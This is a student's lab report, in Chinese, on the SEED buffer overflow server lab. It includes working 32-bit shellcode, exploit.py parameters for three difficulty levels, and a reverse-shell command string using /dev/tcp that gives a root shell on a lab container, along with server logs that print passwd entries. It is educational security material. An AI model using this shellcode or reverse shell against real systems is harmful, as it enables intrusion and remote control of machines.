Chapter 2


Buffer Overflow Attack Lab (Server Version)

一. 基本信息：

57119111 唐翠霜 2021.8.2

二. 实验原理：

缓冲区溢出被定义为程序试图将数据写入缓冲区边界之外的情况，恶意用户可以利用该漏洞来改变程序的流量控制，导致执行恶意代码。本次实验我们将了解如何在攻击中利用该漏洞，并尝试几种对策防止缓冲区溢出攻击。




三. 实验过程：

Task1：Get Familiar with the Shellcode


缓冲区溢出攻击的最终目的是将恶意代码注入到目标程序中，从而可以使用目标程序的特权来执行代码。**Shellcode** 通常用于代码注入攻击。它基本上是一段启动 **shell** 的代码，并且通常用汇编语言编写。请修改 **shellcode**，以便可以使用它来删除文件。

1）修改 **shellcode_32.py**，使其能够删除文件，但要注意 **shell** 长度不能变


Open
shellcode_32.py
~/Desktop/Labs_20.04/Software Security/Buf...ck Lab (Server Version)/Labsetup

```
#!/usr/bin/python3
import sys

# You can use this shellcode to run any command you want
shellcode = (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker         *
   "/bin/rm -f word; echo Hello 32;                           *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

content = bytearray(200)
content[0:] = shellcode

# Save the binary code to file
with open('codefile_32', 'wb') as f:
  f.write(content)
```

2）新建 word 文件，运行 shellcode，运行代码和结果如下：




```
[08/03/21]seed@VM:~/.../shellcode$ touch word
[08/03/21]seed@VM:~/.../shellcode$ ./shellcode_32.py
[08/03/21]seed@VM:~/.../shellcode$ ./shellcode_64.py
[08/03/21]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[08/03/21]seed@VM:~/.../shellcode$ a32.cout
a32.cout: command not found
[08/03/21]seed@VM:~/.../shellcode$ a32.out
Hello 32
[08/03/21]seed@VM:~/.../shellcode$ a64.out
total 64
-rw-rw-r-- 1 seed seed   160 Dec 22  2020 Makefile
-rw-rw-r-- 1 seed seed   312 Dec 22  2020 README.md
-rwxrwxr-x 1 seed seed 15740 Aug  3 09:24 a32.out
-rwxrwxr-x 1 seed seed 16888 Aug  3 09:24 a64.out
-rw-rw-r-- 1 seed seed   476 Dec 22  2020 call_shellcode.c
-rw-rw-r-- 1 seed seed   136 Aug  3 09:24 codefile_32
-rw-rw-r-- 1 seed seed   165 Aug  3 09:24 codefile_64
-rwxrwxr-x 1 seed seed  1221 Aug  3 09:15 shellcode_32.py
-rwxrwxr-x 1 seed seed  1295 Dec 22  2020 shellcode_64.py
Hello 64
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
telnetd:x:126:134::/nonexistent:/usr/sbin/nologin
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
[08/03/21]seed@VM:~/.../shellcode$
```

3）执行完后，看到文件 word 顺带就被删除了


Task2：Level-1 Attack

利用缓冲区溢出对 return address 重定向，执行自定义攻击代码

1）打开服务器，打印以下消息向目标容器输出，两次得到同样 ebp 和 buffer 地址




```
[08/03/21]seed@VM:~/.../attack-code$ echo hello | nc 10.9.0.5 9090
^C
[08/03/21]seed@VM:~/.../attack-code$ echo hello | nc 10.9.0.5 9090
^C
```




```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd188
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd118
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd188
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd118
server-1-10.9.0.5 | ==== Returned Properly ====
```

2）修改 exploit.py。上一步已知 ebp 地址为 0xffffd188，令新的返回地址稍大于 ebp，为 0xffffd188+8，将 ret 放到 return address 的位置，即相对 buffer 首地址为 ebp-buffer+4=116，将 shellcode 放置 ret 之后




```
# Put the shellcode somewhere in the payload
start = 200               # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffd188+8     # Change this number
offset = 116              # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
```




```
[08/03/21]seed@VM:~/.../Labsetup$ cd attack-code/
[08/03/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
```

3）在 attack-code 中运行 exploit.py，生成 badfile，将 badfile 传入 10.9.0.5，server 端运行 stack 程序，读入 badfile，函数返回地址越界，运行恶意代码，输出 passwd




```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd188
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd118
server-1-10.9.0.5 | total 764
server-1-10.9.0.5 | -rw------- 1 root root 315392 Aug  3 06:48 core
server-1-10.9.0.5 | -rwxrwxr-x 1 root root  17880 Jun 15 08:41 server
server-1-10.9.0.5 | -rwxrwxr-x 1 root root 709188 Jun 15 08:41 stack
server-1-10.9.0.5 | Hello 32
server-1-10.9.0.5 | _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
server-1-10.9.0.5 | seed:x:1000:1000::/home/seed:/bin/bash
```


Reverse shell：修改 **shellcode** 中的命令字符串改为 **reverse shell**，在一个终端输入 **nc -lnv 9090** 执行监听，在另一个终端再次运行攻击程序，看到成功获得权限



```
  "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1;           *"
```




```
[08/03/21]seed@VM:~/.../Labsetup$ cd attack-code/
[08/03/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
```



```
[08/03/21]seed@VM:~/.../attack-code$ nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 55834
root@c54a56482159:/bof# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
```


Task3：Level-2 Attack

1）主要需要找到 **buffer** 的大小，首先获得 **buffer** 基地址




```
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 517
server-2-10.9.0.6 | Buffer's address inside bof():     0xffffd188
```

2）修改 **exploit.py**。将 **shellcode** 插入 **buffer** 前端，**ret** 设为 **buffer** 首地址，每次修改 **offset** 试探原先的 **return address**。从 **160** 开始试探，每次加 **4**，到 **196** 时成功




```
###############################################################
# Put the shellcode somewhere in the payload
start = 5                # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffd188      # Change this number
offset = 196               # Change this number
```



```
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 517
server-2-10.9.0.6 | Buffer's address inside bof():     0xffffd188
server-2-10.9.0.6 | total 764
server-2-10.9.0.6 | -rw------- 1 root root 315392 Aug  3 09:48 core
server-2-10.9.0.6 | -rwxrwxr-x 1 root root  17880 Jun 15 08:41 server
server-2-10.9.0.6 | -rwxrwxr-x 1 root root 709188 Jun 15 08:41 stack
server-2-10.9.0.6 | Hello 32
server-2-10.9.0.6 | _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
server-2-10.9.0.6 | seed:x:1000:1000::/home/seed:/bin/bash
```


Task4：Level-3 Attack

1）重点处理 **64** 位地址的 **buffer**。先得到 **buffer** 和 **rbp** 的地址：




```
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 517
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007fffffffe180
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007fffffffe0b0
server-3-10.9.0.7 | ==== Returned Properly ====
```

2）修改 **exploit.py**。将攻击代码插入 **buffer** 前端，因为地址是小端存储，所以将有效位放在低位，字符串复制遇到 **00x0** 终止不影响最终地址。将 **return** 地址指向 **buffer** 首地址，然后运行攻击指令



```
##################################################################
# Put the shellcode somewhere in the payload
start = 5                # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0x00007fffffffe0b2      # Change this number
offset = 216                # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 8] = (ret).to_bytes(8,byteorder='little')
##################################################################
```



```
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 517
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007fffffffe180
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007fffffffe0b0
server-3-10.9.0.7 | total 40
server-3-10.9.0.7 | -rwxrwxr-x 1 root root 17880 Jun 15 08:41 server
server-3-10.9.0.7 | -rwxrwxr-x 1 root root 17064 Jun 15 08:41 stack
server-3-10.9.0.7 | Hello 64
server-3-10.9.0.7 | gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gn
ats:/usr/sbin/nologin
server-3-10.9.0.7 | nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
server-3-10.9.0.7 | _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
server-3-10.9.0.7 | seed:x:1000:1000::/home/seed:/bin/bash
```

四. 实验小结：

本次实验主要是利用栈溢出原理，试探出 return address，然后用攻击代码重写 return address，导致执行恶意代码，对栈溢出的攻击原理有了更深的体会。